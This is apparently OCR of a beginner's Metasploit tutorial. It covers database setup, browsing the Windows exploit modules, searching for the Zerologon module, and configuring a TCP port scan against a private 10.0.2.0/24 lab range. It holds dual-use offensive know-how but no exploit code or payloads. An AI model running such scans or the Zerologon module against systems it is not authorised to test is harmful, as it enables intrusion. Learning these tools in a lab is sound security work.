
Sudo service postgressql start

Again – sudo service postgressql status




Now we need to initialize the internal database


1st – msfdb




2nd – sudo msfdb init




3rd – for tool kit access – msfconsole




4th - Check if it's working correctly -- db_status





Now see – cd /usr/share/Metasploit-framework and ls




Cd modules and ls







Cd exploits and ls



Cd winows and ls


```
┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules/exploits]
└─$ cd windows

┌──(kali㉿kali)-[/usr/…/metasploit-framework/modules/exploits/windows]
└─$ ls
antivirus   dcerpc      games  ldap     mmsp      nntp        postgres  smb      unicenter
arkeia      email       http   license  motorola  novell      proxy     smtp     vnc
backdoor    emc         ibm    local    mssql     nuuo        rdp       ssh      vpn
backupexec  fileformat  iis    lotus    mysql     oracle      sage      ssl      winrm
brightstor  firewall    imap   lpd      nfs       persistence scada     telnet   wins
browser     ftp         isapi  misc     nimsoft   pop3        sip       tftp

┌──(kali㉿kali)-[/usr/…/metasploit-framework/modules/exploits/windows]
└─$
```

Next, let's see how to load the module

Show exploits



How to search and find a module

Search zerologon

```
msf > search zerologon

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Descripti
on
   -  ----                                       ---------------  ----    -----  ---------
--
   0  auxiliary/admin/dcerpc/cve_2020_1472_zerologon  .            normal  Yes    Netlogon
Weak Cryptographic Authentication
   1    \_ action: REMOVE                        .                .       .      Remove th
e machine account password
   2    \_ action: RESTORE                       .                .       .      Restore t
he machine account password


Interact with a module by name or index. For example info 2, use 2 or use auxiliary/admin/dcerp
c/cve_2020_1472_zerologon
After interacting with a module you can manually set a ACTION with set ACTION 'RESTORE'

msf >
```

As an example, let's scan a network

Search portscan

```
msf > search portscan

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Descrip
tion
   -  ----                                          ---------------  ----    -----  -------
----
   0  auxiliary/scanner/portscan/ftpbounce                          normal  No     FTP Bou
nce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan                      normal  No     NAT-PMP
 External Port Scanner
   2  auxiliary/scanner/sap/sap_router_portscanner                  normal  No     SAPRout
er Port Scanner
   3  auxiliary/scanner/portscan/xmas                               normal  No     TCP "XM
as" Port Scanner
   4  auxiliary/scanner/portscan/ack                                normal  No     TCP ACK
 Firewall Scanner
   5  auxiliary/scanner/portscan/tcp                                normal  No     TCP Por
t Scanner
   6  auxiliary/scanner/portscan/syn                                normal  No     TCP SYN
 Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access              normal  No     Wordpre
ss Pingback Locator


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/htt
p/wordpress_pingback_access

msf >
```


Now, let's say we want to do a TCP scan

Use 5


```
Interact with a module by name or index. For
p/wordpress_pingback_access

msf > use 5
msf auxiliary(scanner/portscan/tcp) >
```


Show options



Set RHOSTS 10.0.2.0/24




AGAIN – show options



Now run

